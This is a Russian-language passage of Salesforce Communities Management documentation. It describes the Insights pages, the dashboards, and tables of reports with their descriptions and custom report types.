
Используйте страницу Insights для просмотра, мониторинга и выполнения действий относительно активности в сообществе. Она позволяет просматривать определенную область, а также помогает в повседневном управлении сообществом. Insights помогает определить приоритеты в работе и обеспечивает мгновенный доступ к наиболее важным областям.

Откройте страницу Adoption в разделе **Insights** или **«Панели мониторинга»** > **«Участие»**, если вы используете Рабочие пространства сообщества, чтобы реагировать на действия новых участников. Например, можно просмотреть отчет о новых участниках, получивших наибольшее количество отметок «Нравится» для сообщений и комментариев. Этот отчет с подробными сведениями помогает выявить активных новых участников и взаимодействовать с ними.



Панели мониторинга используются для просмотра аналитики сообщества, например показателей и трендов активности. Панели мониторинга предоставляют среднесрочные и долгосрочные обзоры внедрения и взаимодействия в сообществе. Они позволяют определять эффективность кампаний по рентабельности инвестиций и ключевые показатели эффективности.

Например, просматривать общее количество записей и комментариев, включая общие тренды по количеству сообщений и комментариев в сообществе, можно на странице **«Панели мониторинга»** > **«Активность»**.



Подробные сведения Управления сообществом

Пакет Управление сообществом Salesforce предоставляет доступ к набору подробных отчетов, позволяющих отслеживать недавние действия и детально исследовать источники активности для принятия последующих мер.

Важное замечание: Подробные сведения доступны только в пакете Communities Management AppExchange с Chatter.

При просмотре подробных сведений в Управлении сообществом или Управлении рабочими пространствами в отчетах автоматически отображаются данные по конкретному управляемому вами сообществу. Отчеты с подробными сведениями организованы в два раздела — «Участие» и «Модерирование». Для переключения между отчетами используйте раскрывающееся меню на страницах «Участие» и «Модерирование».

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**



Необходимые для принятия решения подробные сведения доступны во всех организациях с сообществами. Для этого только нужно иметь используемый с ними отчет. Для каждого отчета с подробными сведениями доступны свои действия.

В отчете с подробными данными щелкните значок для изменения действий, назначенных этому отчету. Дополнительные сведения о просмотре, индивидуальной настройке и настройке конфигурации подробных сведений и действий содержатся в системе справки по Salesforce.




Совет: Подробные сведения позволяют видеть, как выполняется фильтрация отчета.

Эту метку можно изменить на более понятную.

1. Используйте таблицы в этом документе для определения типа настраиваемого отчета для отчета Insights.
2. В своей внутренней организации Salesforce введите в разделе настройки текст *«Тип отчета»* в поле быстрого поиска и выберите **«Типы отчетов»**.

3. Щелкните имя консоли, типа настраиваемого отчета, которое необходимо изменить, и нажмите кнопку **«Правка макета»**.
4. Для изменения метки выберите поле, которое нужно обновить, щелкните **«Изменить свойства»** и сохраните изменения.
5. Проверьте изменения на страницах «Управление сообществом» или «Рабочие пространства сообществ».



Подробнее об изменении макета полей см. в справке по Salesforce.

Adoption Insights

Страница Adoption Insights позволяет отслеживать активность участников.

Подробные сведения об активности

Страница «Подробные сведения об активности» предназначена для отслеживания сообщений и комментариев в группах.

Files Insights

На странице Files Insights можно отслеживать загрузки и выгрузки файлов, включая файлы с большим количеством комментариев. Здесь можно отслеживать файлы по вовлеченности сообщества и типу файлов.

Groups Insights

Страница Groups Insights помогает управлять вашими группами.

Moderation Insights

На странице Moderation Insights можно отслеживать помеченные публикации, файлы, сообщения и содержимое, помеченное в соответствии с правилами модерирования.

Self-Service Insights

На странице Self Service Insights можно отслеживать вопросы и ответы в профилях пользователей, включая вопросы, расширенные до обращений.

Topics Insights

Страница Topics Insights позволяет отслеживать недавние темы.

Adoption Insights

Страница Adoption Insights позволяет отслеживать активность участников.

Adoption Insights позволяют выполнять перечисленные ниже действия:

- Обнаружение и приветствие новых участников.
- Привлечение новых участников и вовлечение их в общение.
- Повторное взаимодействие в основными участниками сообщества.

Имя отчета	Описание	Тип настраиваемого отчета
Активные участники	Участники, зарегистрированные в сообществе за последние 7 дней с такой активностью в Chatter, публикация сообщений и метки «Нравится».	Network Member Activity 1.0
Активные участники без фотографий	Участники без фотографий в профиле, зашедшие в сообщество в последние 7 дней.	Chatter Activity 1.0
Contributors Inactive For 7+ Days 2.0	Участники с наибольшим количеством сообщений и комментариев, которые сейчас неактивны. Эти участники не входили в сообщество в последние 7 дней, но посещали его в течение последних 30 дней. В отчет включаются только участники с более чем 5 сообщениями или 5 комментариями. Важное замечание: Настройте фильтры отчетов с учетом свойств сообщества.	Network Member Activity 1.0
Influencers Inactive For 7+ Days 2.0	Участники с наибольшим количеством полученных отметок «Нравится» и комментариев, которые сейчас неактивны. Эти участники не публиковали сообщения в сообществе в последние 7 дней, но посещали его в течение последних 30 дней. В отчет включаются только участники с не менее чем 5 отметками «Нравится» или 5 полученными комментариями. Важное замечание: Настройте фильтры отчетов с учетом свойств сообщества.	Network Member Activity 1.0
Influencers With No Picture	Участники с наибольшим количеством полученных отметок «Нравится» и комментариев, у которых нет фото в профиле. В отчет включаются только участники с не менее чем 5 отметками «Нравится» или 5 полученными комментариями. Важное замечание: Настройте фильтры отчетов с учетом свойств сообщества.	Chatter Activity 1.0
New Contributors With No Picture	Участники без фото профиля, зарегистрированные за последние 7 дней и публиковавшие сообщения и комментарии ранее.	Chatter Activity 1.0
New Members	Новые участники, зарегистрированные за последние 7 дней с такой активностью в Chatter, публикация сообщений и метки «Нравится».	Network Member Activity 1.0
Recent Contributors 2.0	Новые участники, проявлявшие активность в группах Chatter или профилях пользователей в последние 7 дней, отсортированные по недавним действиям.	Network Members 3.0

Имя отчета	Описание	Тип настраиваемого отчета
Recent Contributors With No Picture	Новые участники без фото в профиле, проявлявшие активность в группах Chatter или профилях пользователей в последние 7 дней, отсортированные по недавним действиям.	Network Members 3.0
Recent Logins Successful	Внешние пользователи, выполнившие вход в сообщество в последние 7 дней. Этот отчет содержит только прямые входы в сообщество. Если пользователь входит в организацию, а затем переходит в сообщество, такое действие входа не учитывается.	Network Login History 5.0

Подробные сведения об активности

Страница «Подробные сведения об активности» предназначена для отслеживания сообщений и комментариев в группах.

Подробные сведения об активности позволяют выполнять перечисленные ниже действия:

- Модерировать дискуссии и выявлять сообщения без комментариев
- отслеживать наиболее активные дискуссии в сообществах;
- Модерировать действия новых пользователей в группе

Имя отчета	Описание	Тип настраиваемого отчета
New Discussions 2.0	Новые обсуждения, созданные за последние 7 дней, отсортированные от нового к старому.	Network Groups Activity 3.0
New Members' Comments 2.0	Комментарии в группах, созданные за последние 7 дней, с сортировкой по пользователям, зарегистрированным в последние 30 дней. Сортировка этого отчета выполняется по максимальному количеству отметок «Нравится».	Network Groups Activity 3.0
New Members' Posts 2.0	Сообщения в группах, созданные за последние 7 дней, с сортировкой по пользователям, зарегистрированным в последние 30 дней.	Network Groups Activity 3.0
Recent Discussions	Дискуссии в группах, созданные за последние 30 дней.	Network Groups Activity 3.0

Files Insights

На странице Files Insights можно отслеживать загрузки и выгрузки файлов, включая файлы с большим количеством комментариев. Здесь можно отслеживать файлы по вовлеченности сообщества и типу файлов.

Имя отчета	Описание	Тип настраиваемого отчета
Files With Activity	Файлы с комментариями, предпочтениями или загрузками.	Отчет по файлам и содержимому

Имя отчета	Описание	Тип настраиваемого отчета
New Image Files 2.0	Графические файлы, выгруженные за последние 7 дней, с сортировкой по датам последней загрузки.	Отчет по файлам и содержимому
New Office Files 3.0	Файлы Office, выгруженные за последние 7 дней, с сортировкой по датам последней загрузки.	Отчет по файлам и содержимому
New Video Files 2.0	Видеофайлы, выгруженные за последние 7 дней, с сортировкой по датам последней загрузки.	Отчет по файлам и содержимому
Recent Files (All) 2.0	Файлы, выгруженные за последние 7 дней, с сортировкой по датам последней загрузки.	Отчет по файлам и содержимому

Groups Insights

Страница Groups Insights помогает управлять вашими группами.

Ниже перечислены действия, доступные на странице Groups Insights:

- Модерирование новых групп
- Управление группами с деактивированными или неактивными ответственными
- Управление группами, подлежащими архивированию

Имя отчета	Описание	Тип настраиваемого отчета
Best Answers From Groups 1.0	Лучшие ответы, созданные в группах за последние 7 дней, с сортировкой по последним сообщениям.	Network Group Q&A Activity 1.0
Groups Recently Archived 2.0	Группы, которые были автоматически архивированы за последние 15 дней, с сортировкой по дате последнего участия. Этот отчет не включает группы, архивированные пользователем вручную.	Network Group Membership 3.0
Groups Soon To Be Archived 2.0	Группы, для которых запланировано архивирование в течение следующих 15 дней, с сортировкой по ближайшей дате архивирования.	Network Group Membership 3.0
Groups With Deactivated Owners 2.0	Группы с деактивированными ответственными. Эти группы являются активными и не были архивированы.	Network Group Membership 3.0
Groups With Inactive Owners 2.0	Группы с ответственными, которые не заходили в сообщество за последние 30 дней. Эти группы являются активными и не были архивированы.	Network Group Membership 3.0
New Groups	Группы, добавленные за последние 7 дней.	Network Group Membership 3.0
Questions From Groups 1.0	Вопросы, созданные в группах за последние 7 дней, с сортировкой по последним сообщениям.	Network Groups Q & A Activity 1.0
Questions With New Answers From Groups	Вопросы с ответами, созданные в группах за последние 7 дней, с сортировкой по последним ответам.	Network Groups Q & A Activity 1.0

Имя отчета	Описание	Тип настраиваемого отчета
Questions Without Answers From Groups 1.0	Вопросы без ответа из групп, созданные за последние 7 дней и отсортированные по последним вопросам.	Network Groups Q & A Activity 1.0
Questions With Answers From New Groups 1.0	Вопросы с ответами из групп, созданные за последние 7 дней и отсортированные по последним вопросам.	Network Groups Q & A Activity 1.0
Questions From New Groups 1.0	Вопросы, созданные в группах за последние 7 дней, с сортировкой по последним вопросам.	Network Groups Q & A Activity 1.0

Moderation Insights

На странице Moderation Insights можно отслеживать помеченные публикации, файлы, сообщения и содержимое, помеченное в соответствии с правилами модерирования.

Ниже перечислены действия, доступные на странице Moderation Insights:

- Отслеживать содержимое, заблокированное, помеченное или замененное в соответствии с правилами.
- Отслеживать деятельность спамеров или новых участников
- Отслеживать типы помеченных сообщений, включая примечания клиента.
- Отслеживать личные сообщения от новых участников (подробности см. в разделе Прочие отчеты для сообществ).

Имя отчета	Описание	Тип настраиваемого отчета
✦ Flagged Comments 3.0	Комментарии, помеченные за последние 7 дней.	Network Moderation Flagged Comments 2.0
✦ Flagged Files 3.0	Файлы, помеченные за последние 7 дней.	Network Moderation Flagged Files 2.0
✦ Flagged Private Messages 3.0	Сообщения Chatter, помеченные за последние 7 дней.	Network Moderation Flagged Messages 2.0
✦ Flagged Direct Messages 1.0	Прямые сообщения, помеченные за последние 7 дней.	Network Moderation Flagged Direct Messages 1.0
✦ Flagged Posts 3.0	Публикации, помеченные за последние 7 дней.	Network Moderation Flagged Posts 2.0
Frozen Members 2.0	Участники, «замороженные» за последние 7 дней.	Network Frozen Members 2.0
Posts Pending Approval	Сообщения ленты, ожидающие утверждения.	Network Posts Pending Approval 2.0
Moderation Audit 2.0	Все действия контроля модерирования за последние 7 дней. Включает пометки, устанавливаемые пользователями, правилами модерирования и действиями модератора.	Network Activity Audit 1.0

Self-Service Insights

На странице Self Service Insights можно отслеживать вопросы и ответы в профилях пользователей, включая вопросы, расширенные до обращений.

Self-Service Insights позволяет отслеживать и выполнять действия по следующим элементам:

- недавно созданные вопросы;
- вопросы и ответы от новых участников, помогающие вовлекать их в работу;
- вопросы, расширенные до обращений (подробности см. в разделе Прочие отчеты для сообществ на странице 4458).

Прим.: Эта страница Insights поддерживает сообщества, использующие шаблон Napili.

Имя отчета	Описание	Тип настраиваемого отчета
Best Answers 2.0	Вопросы с лучшим ответом, добавленные за последние 7 дней.	Network User Activity 3.0
Best Answers From External Members 2.0	Вопросы с лучшим ответом от внешнего пользователя, добавленные за последние 7 дней.	Network User Activity 3.0
Questions 2.0	Вопросы, добавленные за последние 7 дней.	Network User Activity 3.0
Questions From New Members 2.0	Вопросы, добавленные за последние 7 дней новыми участниками. Участник считается новым, если он вступил в сообщество менее 30 дней назад.	Network User Activity 3.0
Questions With Answers From New Mem 2.0	Вопросы с ответами от новых участников за последние 7 дней. Участник считается новым, если он вступил в сообщество менее 30 дней назад. Сортировка этого отчета выполняется по последним вопросам.	Network User Activity 3.0
Questions With New Answers 2.0	Вопросы с новым ответом, добавленным за последние 7 дней. Сортировка этого отчета выполняется по последним ответам.	Network User Activity 3.0
Questions Without A Best Answer 2.0	Вопросы с ответами за последние 7 дней, но еще не получившие лучший ответ.	Network User Activity 3.0
Questions Without Answers 2.0	Вопросы, добавленные за последние 7 дней, но еще не получившие ответ.	Network User Activity 3.0

Topics Insights

Страница Topics Insights позволяет отслеживать недавние темы.

Ниже перечислены действия, доступные на странице Topics Insights.

- Управлять назначениями тем.
- Отслеживать новые темы.

Имя отчета	Описание	Тип настраиваемого отчета
Topics Added 2.0	Темы, созданные за последние 7 дней.	Сетевые темы 3.0
Topics Assigned 2.0	Темы, назначенные за последние 7 дней.	Сетевое назначения темы 3.0
Topics Most Talked About 2.0	Темы, созданные за последние 7 дней, с наибольшим показателем «Обсуждается».	Сетевые темы 3.0

Описание панелей мониторинга пакета Управление сообществом

Пакет SalesforceCommunities Management предоставляет ряд панелей мониторинга, в каждой из которых имеются свои исходные отчеты, и настраиваемых типов отчетов. Доступные отчеты зависят от того, какой установлен пакет: для сообществ с Chatter или для сообществ без Chatter.

После установки пакета при просмотре панелей мониторинга на страницах «Управление сообществом» и «Рабочие пространства» в отчетах автоматически отображаются данные по конкретному сообществу, из которого осуществляется доступ к отчету. Для просмотра данных по всем сообществам откройте панель мониторинга во внутренней организации Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Важное замечание: В пакете без Chatter доступны только следующие компоненты: две начальные панели мониторинга, а также панели мониторинга Overview, Members и Licenses Usage.

Прим.:

- Метрика тенденций вычисляется ежедневно начиная со следующего дня после выпуска. Метрика тенденций работает только в активных организациях Salesforce. Для сбора метрики тенденций в неактивных организациях подключитесь к Salesforce.
- Для стандартных типов отчетов фильтрация не поддерживается.

Панель мониторинга и отчеты начальной страницы

При доступе к управлению сообществом в первую очередь отображается панель мониторинга Начальная страница. Она обеспечивает актуальность информации и поддерживает настройку в соответствии с потребностями сообщества.

Панель мониторинга и отчеты Overview

Панель мониторинга Overview позволяет отслеживать рост количества участников, тренды входов в систему, а также действия участников, связанные с сообщениями и комментариями в Chatter.

Панель мониторинга активности и отчеты

Панель мониторинга активности позволяет отслеживать уровни занятости и активности на основе активности пользователей в Chatter.

Отчеты правок Chatter

Эти отчеты предназначены для отслеживания правок в Chatter в своем сообществе.

Отчеты и панель мониторинга поиска сообщества

Панель мониторинга поиска сообщества позволяет отслеживать действия по поиску в сообществе.

Панель мониторинга и отчеты Files

Рекомендуем использовать панель мониторинга Content для отслеживания выгрузок, загрузок, занятости содержимого и авторов содержимого.

Панель мониторинга Custom Recommendations и отчеты

Панель мониторинга Custom Recommendations позволяет просматривать состояние индивидуальных рекомендаций в сообществе.

Панель мониторинга и отчеты групп

Рекомендуем использовать данную панель мониторинга для отслеживания действий ленты и участников в группах Chatter.

Панель мониторинга и отчеты Members

Панель мониторинга Members позволяет отслеживать членство в сообществе, добавление новых участников и входы внешних участников в течение определенного времени.

Панель мониторинга и отчеты Moderation

Панель мониторинга Moderation позволяет отслеживать действия модераторов и участников с пометками.

Панель мониторинга и отчеты Q&A

Рекомендуем использовать панель мониторинга Q&A для отслеживания недавних действий для вопросов, ответов и лучших ответов, опубликованных в группах

Панель мониторинга и отчеты Self-Service

Панель мониторинга Self-Service позволяет отслеживать действия в шаблоне самообслуживания.

Панель мониторинга и отчеты Topics

Рекомендуем использовать панель мониторинга Topics для отслеживания тем сообщества.

Misc Communities Reports

Отчеты, предоставляемые в этой папке, зависят от функции или требуют особых полномочий пользователя. Эти отчеты можно добавить а папки Insights или в панели мониторинга в Управлении сообществом или Рабочих пространствах сообщества. Эти отчеты содержатся в папке **Misc Communities Reports**.

Панель мониторинга и отчеты начальной страницы


При доступе к управлению сообществом в первую очередь отображается панель мониторинга Начальная страница. Она обеспечивает актуальность информации и поддерживает настройку в соответствии с потребностями сообщества.

Предоставляются панели мониторинга для краткосрочных и долгосрочных данных. Есть варианты для сообществ с поддержкой и без поддержки Chatter, а также для сообществ самообслуживания.

Образец панели мониторинга сообщества автоматически соотносится с начальной страницей. Чтобы изменить соотнесение панели мониторинга, откройте **«Панели мониторинга»** > **«Параметры»** на странице «Управление сообществом». Если включен параметр Рабочие пространства сообщества», панель мониторинга Начальная страница находится в рабочем пространстве панелей мониторинга.

Совет: Если вы хотите включить в панель мониторинга Начальная страница показатели и отчеты об обращениях сообщества, см. раздел Прочие отчеты для сообществ. Также можно Создать панель мониторинга для сообщества.

Образец начальной панели мониторинга для сообществ с Chatter



Панели мониторинга Начальная страница

Для пакета с Chatter эти панели мониторинга содержатся в папке **«Панели мониторинга сообществ Lightning»**. Для пакета без Chatter эти панели находятся в папке **«Панели мониторинга начальной страницы управления сообществом»**.

Отчеты Начальная страница

Эти отчеты содержатся в папке **Community Management Home Reports**.

Панели мониторинга Начальная страница

Для пакета с Chatter эти панели мониторинга содержатся в папке **«Панели мониторинга сообществ Lightning»**. Для пакета без Chatter эти панели находятся в папке **«Панели мониторинга начальной страницы управления сообществом»**.

Имя панели мониторинга	Описание	Пакет с Chatter	Пакет без Chatter
Activity in Your Community in the Last 90 Days	Панель мониторинга для сообществ с поддержкой Chatter.	✅	
Activity in Your Community in the Last 12 Months		✅	

Имя панели мониторинга	Описание	Пакет с Chatter	Пакет без Chatter
Activity in Your Self-Service Community in the Last 90 Days	Панель мониторинга для сообществ для самообслуживания, например, использующих шаблон Napili.	✓	
Activity in Your Self-Service Community in the Last 12 Months		✓	
Activity in Your Community in the Last 30 Days	Панель мониторинга для сообществ без Chatter.		✓
Activity in Your Community in the Last 12 Months			✓

Отчеты Начальная страница

Эти отчеты содержатся в папке **Community Management Home Reports**.

Имя отчета	Описание	Тип настраиваемого отчета	Пакет с Chatter	Пакет без Chatter
Active Contributors	Общее количество участников, создавших сообщение или комментарий в группах профилей пользователей за последние 30 дней.	Network Login History 5.0	✓	
Active Users	Общее количество внешних пользователей, осуществивших вход в систему по крайней мере один раз за последние 30 дней.	Network Login History 5.0	✓	✓
Ответы	Общее количество ответов за последние 30 дней.	Network Activity Daily Metrics 2.0	✓	
Best Answers	Общее количество лучших ответов за последние 30 дней.	Network Activity Daily Metrics 2.0	✓	
Best Answers - Daily Trend	Дневной отчет о тренде лучших ответов за последние 30 дней.	Network Activity Daily Metrics 2.0	✓	
Best Answers - Monthly Trend	Месячный отчет о тренде лучших ответов в сообществе.	Network Activity Daily Metrics 2.0	✓	
Best Answers - Weekly Trend	Недельный отчет о тренде лучших ответов в сообществе.	Network Activity Daily Metrics 2.0	✓	
Comments	Количество комментариев в группах и профилях пользователей за последние 30 дней.	Network Activity Daily Metrics 2.0	✓	

Имя отчета	Описание	Тип настраиваемого отчета	Пакет с Chatter	Пакет без Chatter
Contributions	Общее количество сообщений и комментариев за последние 30 дней в группах и профилях пользователей.	Network Activity Daily Metrics 2.0	✅	
Contributions - Monthly Trend	Месячный отчет о тренде количества сообщений и комментариев в группах и профилях пользователей в вашем сообществе.	Network Activity Daily Metrics 2.0	✅	
Contributions - Weekly Trend	Недельный отчет о тренде количества сообщений и комментариев в группах и профилях пользователей за последние 90 дней.	Network Activity Daily Metrics 2.0	✅	
File Activity - Monthly Trend	Месячный отчет о тренде общего количества файлов, загруженных и выгруженных в группах или профилях пользователей за последние 12 месяцев.	Отчет по файлам и содержимому	✅	
File Downloads	Общее количество файлов, загруженных из групп или профилей пользователей за последние 30 дней.	Отчет по файлам и содержимому	✅	
File Uploads	Общее количество файлов, выгруженных в группы или профили пользователей за последние 30 дней.	Отчет по файлам и содержимому	✅	
Logins	Общее количество входов в сообщество за последние 30 дней.	Network Membership Daily Metrics 2.0	✅	✅
Logins - Daily Trend	Дневной отчет о тренде входов участников в систему за последние 30 дней. Этот отчет не включает сотрудников, осуществивших вход во внутреннюю организацию Salesforce и затем перешедших в сообщество.	Network Membership Daily Metrics 2.0	✅	
Logins - Monthly Trend	Месячный отчет о тренде входов участников в систему в вашем сообществе. Этот отчет не включает сотрудников, осуществивших вход во внутреннюю организацию Salesforce и затем перешедших в сообщество.	Network Membership Daily Metrics 2.0	✅	
Logins External - Monthly Trend	Месячный отчет о тренде входов клиентов и партнеров-участников в систему в вашем сообществе. Этот отчет не включает входы сотрудников в систему.	Network Membership Daily Metrics 2.0	✅	
Members	Общее количество участников в сообществе.	Network Members 3.0	✅	✅

Имя отчета	Описание	Тип настраиваемого отчета	Пакет с Chatter	Пакет без Chatter
New Members	Общее количество новых участников, добавленных в сообщество за последние 30 дней.	Network Membership Daily Metrics 2.0	✅	✅
New Members - Daily Trend	Дневной отчет о тренде количества новых участников, добавленных за последние 30 дней.	Network Membership Daily Metrics 2.0		✅
New Members - Monthly Trend	Месячный отчет о тренде количества новых участников, добавленных в сообщество.	Network Membership Daily Metrics 2.0	✅	✅
Page Views - Monthly Trend	Месячный отчет о тренде просмотров страниц за день пользователями-гостями в вашем сообществе.	Network Public Usage Daily Metrics 2.0	✅	
Page Views - Weekly Trend	Недельный отчет о тренде просмотров страниц за день пользователями-гостями в вашем сообществе.	Network Public Usage Daily Metrics 2.0	✅	
Posts	Общее количество сообщений в группах и профилях пользователей за последние 30 дней.	Network Activity Daily Metrics 2.0	✅	
Q&A - Monthly Trend	Месячный отчет о тренде вопросов и ответов в сообществе.	Network Activity Daily Metrics 2.0	✅	
Q&A - Weekly Trend	Недельный отчет о тренде вопросов и ответов в сообществе.	Network Activity Daily Metrics 2.0	✅	
Questions	Общее количество вопросов за последние 30 дней.	Network Activity Daily Metrics 2.0	✅	
Темы	Общее количество тем, назначенных для обсуждения в группах или профилях пользователей за последние 30 дней.	Сетевое назначения темы 3.0	✅	
Unique Contributors - Daily Trend	Дневной отчет о тренде количества уникальных авторов в день за последние 30 дней. Уникальный автор — это пользователь, опубликовавший хотя бы одно сообщение или комментарий в группах или профилях пользователей.	Network Public Usage Daily Metrics 2.0	✅	
Unique Contributors - Monthly Trend	Месячный отчет о тренде среднего количества уникальных авторов в день в сообществе. Уникальный автор — это пользователь, опубликовавший хотя бы одно сообщение или комментарий в группах или профилях пользователей.	Network Unique Contributor Daily Metrics 2.0	✅	

